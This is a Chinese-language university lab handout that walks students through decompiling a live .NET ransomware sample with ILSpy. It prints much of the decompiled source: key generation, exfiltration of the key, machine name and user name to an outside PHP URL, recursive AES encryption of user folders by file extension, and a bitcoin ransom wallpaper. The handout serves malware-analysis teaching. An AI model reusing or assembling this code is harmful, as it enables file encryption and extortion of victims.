实验：勒索病毒程序分析

1. 实验目的：

1. 掌握.Net程序逆向分析方法
2. 通过案例了解勒索病毒程序的一般工作原理和关键技术

2. 实验环境：

操作系统：Windows 7/8/10

实验对象：某勒索软件程序

实验软件：Detect It Easy，ILSpy(下载地址 http://172.17.200.225/gyf/Malware/ILSpy.zip)

实验目标：http://172.17.200.225/gyf/Malware/testexes/2.bin

3. 实验内容：

3.1 实验背景

勒索型恶意代码是一种以勒索为目的的恶意软件。黑客使用技术手段劫持用户设备或数据资产，并以此为条件向用户勒索钱财的一种恶意攻击手段。

典型的勒索型恶意代码一般会通过绑架用户文件等方式，使用户数据资产或计算资源无法正常使用，并以此为条件向用户骚扰恐吓，最终达到勒索钱财的目的。这类用户数据资产包括文档、邮件、数据库、源代码、图片、压缩文件等多种文件，赎金形式包据真实货币、比特币或其他虚拟货币等。

3.2 实验内容概述

待分析样本文件是某款勒索软件活体样本，具有执行和感染的风险，请同学们在实验分析时候做好实验环境的隔离措施。

本次实验内容是通过使用Detect It Easy和iLSpy等分析软件，对分析样本进行分析，通过对反编译工具还原C#语言编写的勒索软件，对其中的核心代码进行阅读和分析，了解其功能。通过实际勒索软件的分析进一步加深相关理论和概念的理解。

4. 实验步骤：

4.1 样本文件类型及其基本信息搜集。

在分析样本程序前，首先需要确定样本文件的一些基本信息，如文件类型，可执行类别，是PE可执行文件还是dot net可执行文件，或者是Java语言编写的jar程序包。此外对文件编译的编译器的确定也有利于下一步的分析工具的选择，因此分析的第一步通常是确定文件的相关信息。

目前使用比较多的是Detect It Easy工具，该工具能获得大多数分析工作中需要的基本信息。



图 1 Detect It Easy分析

如图 1所示的Die软件的界面中显示了本次实验需要分析的样本文件的基本信息，其中可以从程序的主界面直观察到样本程序是.NET可执行程序。

.NET程序如果没有进行混淆加密处理，使用ILSpy等逆向分析工具能反编译执行程序，直接获得开发过程的原始代码，这为软件逆向分析提供了巨大的便利性。

4.2 静态分析

如果样本文件采用.NET开发，通常会首先尝试使用ILSpy或.NET Reflector等工具进行反编译逆向分析。使用反编译工具直接从可执行文件逆向获得开发编写的程序语言代码，并进行分析的方式，通常称为静态分析。通过对源代码分析，可以准确的了解程序功能，达到逆向分析的目标。

静态分析的主要优点是在病毒或恶意代码不执行的条件下，能对其进行分析，但是其不足之处也是显而易见的，对于比较复杂的程序人工分析的工作量较大，遇到程序分支结构复杂的程序无法进行人工分析。



图 2 使用ILSpy查看.NET程序集文件

ILSpy软件是一款开源的.net反编译工具，使用简单，将需要分析的程序集（exe文件）“拖”进程序窗口中，在左侧的导航窗格中逐级展开其中的树形结构，单击需要查看的节点，在窗口右侧就会显示出对应的代码，如图 2是使用ILSpy打开实验样本程序的效果。



图 3 样本程序结构树形显示（ILSpy左侧导航窗格）

打开样本分析程序后，可以看到程序资源文件和blocky命名空间，其中包含了Form1和Program两个类的代码。如图 3中所示。这些都符合常规WinForm程序的代码结构，可以初步判断是一个具有单一窗口的WinForm应用程序。

单击Program类图标，可以在右侧的代码窗口中看到代码如下。

```
01 internal static class Program {
02     [STAThread]
03     private static void Main() {
04         Application.EnableVisualStyles();
05         Application.SetCompatibleTextRenderingDefault(defaultValue: false);
06         Application.Run(new Form1());  // <--这里程序启动Form1窗口
07     }
08 }
```

以上代码中，可以确定程序启动后的主窗口程序是Form1，单击Form1图标继续查看相关代码。



图 4 Form1代码

以下对Windows Form程序代码做以下简单说明：

（1）Form1及其成员变量。

Form1是从Form类继承而来的，Form类是Windows Form程序中标准窗口类，窗口中的一些控件，例如Button，PictureBox等都可以定义成类中的成员变量，可以在类中的方法中调用。

> 本分析样本是使用C#语言开发的.net应用程序，其程序的组织形式是典型的面向对象程序设计。大家可以把以上说明的Form类看出Windows环境中的一个标准窗口所必备的基本特性何功能的代码封装。通过“继承”的方式，程序员编写自己的窗口类Form1，这个类中修改了具有个性化的内容。这种开发方式不需要程序员从底层开发，极大的提高了开发效率，同时能够把常见的功能进行统一的集成优化，将这些代码放入系统库中，例如将所有Windows窗口的功能放在System.Windows.Froms类中。

（2）Form1的构造函数及成员方法

在面向对象程序设计语言中，通常一个类会有和其类目同名的构造函数或构造方法，这里Form1()就是Form1类的构造函数，当新建一个Form1对象时，构造函数将会自动执行。展开Form1()构造函数可以发现，其代码是调用了InitializeComponent方法，代码如下：

```
01 private void InitializeComponent() {
02     pictureBox1 = new System.Windows.Forms.PictureBox();
03     ((System.ComponentModel.ISupportInitialize)pictureBox1).BeginInit();
04     SuspendLayout();
05     pictureBox1.Location = new System.Drawing.Point(-1, 0);
06     pictureBox1.Name = "pictureBox1";
07     pictureBox1.Size = new System.Drawing.Size(805, 450);
08     pictureBox1.TabIndex = 0;
09     pictureBox1.TabStop = false;
10     base.AutoScaleDimensions = new System.Drawing.SizeF(6f, 13f);
11     base.AutoScaleMode = System.Windows.Forms.AutoScaleMode.Font;
12     base.ClientSize = new System.Drawing.Size(800, 450);
13     base.Controls.Add(pictureBox1);
14     base.Name = "Form1";
15     Text = "Form1";
16     base.Load += new System.EventHandler(Form1_Load);
17     ((System.ComponentModel.ISupportInitialize)pictureBox1).EndInit();
18     ResumeLayout(false);
19 }
```

以上代码中主要是初始化了一个图片控件，其中第16行代码是增加了一个Load事件绑定，当窗体加载完毕后的执行From1_Load函数中的代码。

> 关于事件是Windows开发中的一个关键知识点，有兴趣的同学可以自己查看相关资料。这里简单说明一下，所谓事件就是当某种情况发生后，代码给出的响应代码。本案例中16行代码Load就是一个和“Load事件”，程序员可以修改或者重写这个事件，也就是当窗体全部加载完毕后程序会调用 代码中指定的Form1_Load函数中的代码。

在如图 3的代码树窗体中，单击Form1_Load，可以查看到如下代码。

```
using System;

private void Form1_Load(object sender, EventArgs e) {
    base.Opacity = 0.0;
    base.ShowInTaskbar = false;
    startAction();  // <--窗体加载后将自动执行
}
```

以上代码说明当窗体加载后，先设置窗口透明，然后隐藏任务栏，最后是加载了startAction方法。使用鼠标单击startAction方法，就可以直接查看其中代码。

4.3 主体代码分析

startAction方法（函数）使用ILSpy可以查看代码如下：

```
public void startAction() {
    MoveVirus();
    string password = CreatePassword(15);
    Directory_Settings_Sending(password);
    messageCreator();
    string path = userDir + userName + "\\ransom.bmp";
    bool flag;
    do {
        flag = CheckForInternetConnection();
        if (flag) {
            CreateWallpaper(path);
            SendPassword(password);
        }
    } while (!flag);
    password = null;
    Application.Exit();
}
```

startAction方法被程序的初始化代码调用后，startAction中分别调用CreateWallpaper，MoveVirus，SendPassword，Directory_Settinys_Sending和CreatePassword等方法，实现对用户文件的加密，显示勒索信息，发送加密密码等行为，其主要方法之间调用关系如图 5所示。



图 5 核心代码调用关系图

从startAction代码和调用关系图中，可以直观的推测恶意代码的整体思路如下：

- 代码进行自我复制保存
- 创建加密使用的密钥
- 使用创建的密钥对主机中的文件进行加密
- 检测互联网状态，并在联网状态，将加密的密钥发送出去
- 创建勒索信息图片并显示给用户进行勒索

下面分别对其关键代码进行分析，确认以上的功能。

4.3.1 创建密码

```
01 public string CreatePassword(int length) {
02     StringBuilder stringBuilder = new StringBuilder();
03     Random random = new Random();
04     while (0 < length--) {
05
stringBuilder.Append("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ123456
7890*!=?()"
[random.Next("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!=?
()".Length)]);
06     }
07     return stringBuilder.ToString();
08 }
```

以上代码使用给定的字母表，通过系统的random随机函数，构造出一个长度为length的随机密码。

> 以上代码是典型的“类-对象”构造调用的代码。在面向对象程序设计中，所有的类是具有成员数据和成员函数的模板代码集合。当需要使用的时候，使用**new**关键字从类生成构造一个“**类对象**”。然后直接使用类对象的各种功能。以上第3行代码构造了一个随机发生对象random，而在第5行中，使用Random类的Next函数（成员方法）实现构造一个随机数字。

大家可以尝试将以下代码保存在记事本中，存储为test.cs文件，注意使用gbk编码(有的编辑器会显示cp936编码)，文件类型是cs。

```
using System;
class RandomTest{

    static void Main(){
    // Instantiate random number generator using system-supplied value as seed.
        var rand = new Random();

        // Generate and display 5 random byte (integer) values.
        byte[] bytes = new byte[5];
        rand.NextBytes(bytes);
        Console.WriteLine("Five random byte values:");
        foreach (byte byteValue in bytes)
            Console.Write("{0, 5}", byteValue);
        Console.WriteLine();

        // Generate and display 5 random integers.
        Console.WriteLine("Five random integer values:");
        for (int ctr = 0; ctr <= 4; ctr++)
            Console.Write("{0,15:N0}", rand.Next());
```

```
        Console.WriteLine();

        // Generate and display 5 random integers between 0 and 100.
        Console.WriteLine("Five random integers between 0 and 100:");
        for (int ctr = 0; ctr <= 4; ctr++)
            Console.Write("{0,8:N0}", rand.Next(101));
        Console.WriteLine();

        // Generate and display 5 random integers from 50 to 100.
        Console.WriteLine("Five random integers between 50 and 100:");
        for (int ctr = 0; ctr <= 4; ctr++)
            Console.Write("{0,8:N0}", rand.Next(50, 101));
        Console.WriteLine();

        // Generate and display 5 random floating point values from 0 to 1.
        Console.WriteLine("Five Doubles.");
        for (int ctr = 0; ctr <= 4; ctr++)
            Console.Write("{0,8:N3}", rand.NextDouble());
        Console.WriteLine();

        // Generate and display 5 random floating point values from 0 to 5.
        Console.WriteLine("Five Doubles between 0 and 5.");
        for (int ctr = 0; ctr <= 4; ctr++)
            Console.Write("{0,8:N3}", rand.NextDouble() * 5);
    }

}
// The example displays output like the following:
//    Five random byte values:
//      194  185  239   54  116
//    Five random integer values:
//        507,353,531  1,509,532,693  2,125,074,958  1,409,512,757
652,767,128
//    Five random integers between 0 and 100:
//          16      78      94      79      52
//    Five random integers between 50 and 100:
//          56      66      96      60      65
//    Five Doubles.
//       0.943   0.108   0.744   0.563   0.415
//    Five Doubles between 0 and 5.
//       2.934   3.130   0.292   1.432   4.369
```

将以上的代码保存在桌面上，然后打开控制台窗口（cmd窗口），分别执行以下3条命令可以查看结果。

```
cd %Userprofile%\Desktop
csc your_program.cs
your_program.exe
```

4.3.2 发送密码

```
01 public void SendPassword(string password) {
02     try {
03         string str = "?computer_name=" + computerName + "&userName=" +
userName + "&password=" + password + "&allow=ransom";
04         string address = targetURL + str;
05         string text = new WebClient().DownloadString(address);
06     } catch (Exception) {
07     }
08 }
```

以上代码中，使用了WebClinet的DownloadSting方法想给定的互联网地址发送了GET请求，将密码，主机名和用户密码发送给网址http://rose-flowers.epizy.com/write.php

这里请大家思考，为什么除了发送密码，代码还发送了主机名和用户名等信息。

4.3.3 目录扫描加密

```
01 public void Directory_Settings_Sending(string password) {
02     string str = "Users\\";
03     string location = userDir + str + userName + "\\Desktop";
04     string location2 = userDir + str + userName + "\\Links";
05     string location3 = userDir + str + userName + "\\Contacts";
06     string location4 = userDir + str + userName + "\\Desktop";
07     string location5 = userDir + str + userName + "\\Documents";
08     string location6 = userDir + str + userName + "\\Downloads";
09     string location7 = userDir + str + userName + "\\Pictures";
10     string location8 = userDir + str + userName + "\\Music";
11     string location9 = userDir + str + userName + "\\OneDrive";
12     string location10 = userDir + str + userName + "\\Saved Games";
13     string location11 = userDir + str + userName + "\\Favorites";
14     string location12 = userDir + str + userName + "\\Searches";
15     string location13 = userDir + str + userName + "\\Videos";
16     encryptDirectory(location, password);
17     encryptDirectory(location2, password);
18     encryptDirectory(location3, password);
19     encryptDirectory(location4, password);
20     encryptDirectory(location5, password);
21     encryptDirectory(location6, password);
22     encryptDirectory(location7, password);
23     encryptDirectory(location8, password);
24     encryptDirectory(location9, password);
25     encryptDirectory(location10, password);
26     encryptDirectory(location11, password);
27     encryptDirectory(location12, password);
28     encryptDirectory(location13, password);
29 }
```

目录加密是在Directory_Settings_Sending方法中实现的，通过代码可以看出恶意代码主要是对用户的一些典型的资料保存的文件路径进行加密，例如桌面，图片文件夹，我的文档，音乐，视频等。具体加密的代码在encryptDirectory方法中实现。

```
01 public void encryptDirectory(string location, string password) {
02     try {
03         string[] source = new string[68] {
04".txt",".jar",".exe",".dat",".contact",".settings",".doc",".docx",".xls",".xls
x",".ppt",".pptx",".odt",".jpg",".png",".csv",".py",".sql",".mdb",".sln",".php",
".asp",".aspx",".html",".htm",".xml",".psd",".pdf",".dll",".c",".cs",".mp3",".mp
4",".f3d",".dwg",".cpp",".zip",".rar",".mov",".rtf",".bmp",".mkv",".avi",".apk",
".lnk",".iso",".7-
zip",".ace",".arj",".bz2",".cab",".gzip",".lzh",".tar",".uue",".xz",".z",".001",
".mpeg",".mp3",".mpg",".core",".crproj",".pdb",".ico",".pas",".db",".torrent"
05         };
06         string[] files = Directory.GetFiles(location);
07         string[] directories = Directory.GetDirectories(location);
08         for (int i = 0; i < files.Length; i++) {
09             string extension = Path.GetExtension(files[i]);
10             if (source.Contains(extension)) {
11                 EncryptFile(files[i], password);
12             }
13         }
14         for (int j = 0; j < directories.Length; j++) {
15             encryptDirectory(directories[j], password);
16         }
17     } catch (Exception) {
18     }
19 }
```

以上的代码中可以分析出，恶意代码仅对指定的文件类型进行加密，主要是各类文档，程序代码和数据文件。以上加密过程中，还调用了EncryptFile方法对文件加密，代码如下：

```
01 public void EncryptFile(string file, string password) {
02     byte[] bytesToBeEncrypted = File.ReadAllBytes(file);
03     byte[] bytes = Encoding.UTF8.GetBytes(password);
04     bytes = SHA256.Create().ComputeHash(bytes);
05     byte[] bytes2 = AES_Encrypt(bytesToBeEncrypted, bytes);
06     string str = "Users\\";
07     string str2 = str + userName + "\\Desktop\\READ_IT.txt.locked";
08     string path = userDir + str2;
09     if (File.Exists(path)) {
10         File.Delete(path);
11     }
12     File.WriteAllBytes(file, bytes2);
13     File.Move(file, file + ".locked");
14 }
```

对以上的代码分析，可以发现恶意代码将文件进行加密，然后增加".locked"文件名后缀。

这里请读者分析全部代码后解释其中6-11行代码意义是什么？特别是第10行代码是否会执行？

以上代码中，最终调用了AES_Encrypt方法对文件内容进行加密，这是典型的库函数调用加密过程代码，这里就不进行分析了。

4.3.4 创建勒索信息

```
01 private void CreateWallpaper(string path) {
02     try {
03         string text = Create(17);
04         string s = "All your files are encrypted with RSA-2048 and AES-128
cipher" + Environment.NewLine + "More information about RSA and AES can be found
here:" + Environment.NewLine +
"https://en.wikipedia.org/wiki/RSA_(cryptosystem)" + Environment.NewLine +
"https://en.wikipedia.org/wiki/Advanced_Encryption_Standard" +
Environment.NewLine + Environment.NewLine + "In order to decrypt your files you
need to follow these steps" + Environment.NewLine + "1) buy bitcoins
https://cex.io/buy-bitcoins" + Environment.NewLine + "2) send 0.055 BTC to" +
Environment.NewLine + "32CCbV3wMs4kRo8vZ9GuusgzZh4D5GdkUo" + Environment.NewLine
+ "3) Perform a payment" + Environment.NewLine + Environment.NewLine + "Your
personal identification ID: " + text;
05         Bitmap bitmap = new Bitmap(pictureBox1.Width, pictureBox1.Height);
06         Font font = new Font("TimesNewRoman", 25f, FontStyle.Regular,
GraphicsUnit.Pixel);
07         Graphics graphics = Graphics.FromImage(bitmap);
08         graphics.DrawString(s, font, Brushes.Tomato, new Point(0, 0));
09         bitmap.Save(path);
10         SetWallpaper(path);
11     } catch (Exception) {
12     }
13 }
```

以上代码分析可以得知其主要功能是构建勒索信息，将比特币转账地址，价格等信息制作成图片，然后设置为用户的桌面显示给用户。

至此，一个完成的勒索病毒的功能都分析完毕。由于是使用C#编写，且没有对代码进行混淆处理，直接使用逆向分析工具就能获得源码进行分析，相对比较的简单，并且从病毒作者的编码错误可以推断水平不高，制作较为粗糙。但整体作为一款勒索软件，具备了相关的基本要素。

5. 实验结果：

1. 请简要说明恶意代码的主要执行流程。
2. 请指出恶意代码破坏的用户目录文件位置，破坏文件类型？
3. 请指出恶意代码是如何发送用户密码等信息的？其目的是什么？
4. 请查找勒索病毒对文件进行加密的相关代码。

6. 附加分析资源

分析资源地址：http://172.17.200.225/gyf/Malware/testexes/4.bin

可参考以上介绍内容，分析以上程序，并给出你的分析结果进行讨论。